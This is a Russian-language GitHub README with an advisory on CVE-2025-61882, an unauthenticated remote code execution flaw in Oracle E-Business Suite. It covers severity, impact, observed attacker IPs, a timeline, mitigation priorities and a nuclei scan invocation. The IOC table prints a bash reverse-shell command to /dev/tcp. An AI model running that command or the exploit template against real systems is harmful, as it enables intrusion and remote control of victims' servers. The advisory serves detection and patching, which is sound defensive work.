 222dff-afk/blackash-cve-2025-61882
Предоставляет подробный advisory по CVE-2025-61882 с техническим анализом, IOCs, запросами обнаружения и шаблоном эксплойта на основе nuclei для pre-auth RCE в Oracle E-Business Suite.

Краткое описание: Критическое удалённое выполнение кода без аутентификации в Oracle E‑Business Suite (EBS) — затрагивает версии 12.2.3 → 12.2.14, CVSS 9.8, активно эксплуатируется в реальных атаках (сообщается о вымогательстве/шантаже). ([oracle.com][1])
| Поле | Детали |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 Продукт / Компонент | Oracle E‑Business Suite (EBS) — интеграция Concurrent Processing / BI Publisher |
| 📦 Затронутые версии | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ Тип | Удалённое выполнение кода (RCE) — аутентификация не требуется |
| 🔥 Эксплуатируется в реальных атаках | Да — сообщается о массовых атаках / кампаниях вымогательства |
| 📅 Раскрытие / хронология | Октябрь 2025 (уведомление вендора + публичные отчёты). ([oracle.com][1]) |
(Выше — сводка из уведомления вендора, NVD/CISA и нескольких аналитических отчётов вендоров.) ([oracle.com][1])
| Область влияния | Что это означает |
|---|---|
| 🔓 Конфиденциальность | Злоумышленники могут читать чувствительные данные HR/финансов/ERP |
| 🛠️ Целостность | Злоумышленники могут изменять записи, создавать бэкдоры или изменять конфигурации |
| ⚡ Доступность | Злоумышленники могут нарушить работу сервисов, запустить программы‑вымогатели или уничтожить резервные копии |
| 🧭 Уровень риска | Экстремальный — RCE без аутентификации в критической ERP‑системе → возможный полный захват домена |
Ссылки на отчёты о высокоэффективной эксплуатации и связи с программами‑вымогателями. ([Rapid7][2])
Oracle и команды реагирования на инциденты опубликовали IOC; ниже приведены репрезентативные примеры из уведомлений и отчётов вендоров. Ищите эти паттерны в журналах и на конечных точках. ([oracle.com][1])
| Тип | Пример |
|---|---|
| 🌐 IP‑адреса (наблюдаемые) | 200.107.207.26, 185.181.60.11 (примеры адресов из отчётов) |
| 🧾 Паттерн команды | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (reverse shell) |
| 🗂️ Хеши файлов | Несколько SHA‑256 хешей подозрительных эксплойт‑скриптов (полный список — в уведомлении вендора) |
| 🕳️ Артефакты | Неожиданные веб‑шеллы, новые cron‑задания, подозрительные исходящие соединения на необычные IP/порты |
Если вам нужен полный список IOC (IP‑адреса, полные хеши, имена файлов), я могу вставить его сюда — напишите «вставь IOC». (Без ссылок.)
| Дата | Событие |
|---|---|
| 9 августа 2025 | Самая ранняя зафиксированная реальная эксплуатация (телеметрия вендора). ([crowdstrike.com][4]) |
| Начало октября 2025 | Oracle выпустила предупреждение безопасности / патчи для EBS. ([oracle.com][1]) |
| 6–7 октября 2025 | CISA добавила CVE в каталог Known Exploited Vulnerabilities (KEV) (рекомендации для федеральных агентств, сроки устранения). ([cisa.gov][5]) |
| Октябрь 2025 (продолжается) | Множественные отчёты вендоров и сообщения о массовой эксплуатации (CrowdStrike, Rapid7, Tenable и др.). ([crowdstrike.com][4]) |
| Приоритет | Действие | Примечания / примеры |
|---|---|---|
| 1️⃣ Критический | Установить патчи на затронутые экземпляры EBS | Немедленно примените патчи из Security Alert Oracle для версий 12.2.3–12.2.14. ([oracle.com][1]) |
| 2️⃣ Высокий | Изолировать / ограничить доступ к веб‑эндпоинтам EBS | Заблокируйте доступ к HTTP/HTTPS EBS из интернета; разрешите только доверенные IP администраторов или VPN. |
| 3️⃣ Высокий | Включить/настроить правила WAF | Разверните сигнатуры WAF от вендоров/сообщества для паттернов эксплойта; блокируйте подозрительные полезные нагрузки. ([Rapid7][2]) |
| 4️⃣ Высокий | Поиск и обнаружение | Ищите в журналах команды reverse shell, аномальные записи файлов и исходящие соединения с IOC. |
| 5️⃣ Инцидент | Сдерживание и реагирование при обнаружении компрометации | Изолируйте хост, сохраните криминалистические доказательства, смените учётные данные, восстановите из чистых резервных копий. |
| 6️⃣ Политика | Отчётность и уведомление | Если вы подпадаете под регуляторные/контрактные требования, уведомите заинтересованные стороны и органы власти согласно политике (может применяться руководство CISA/KEV). ([nvd.nist.gov][3]) |

┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io
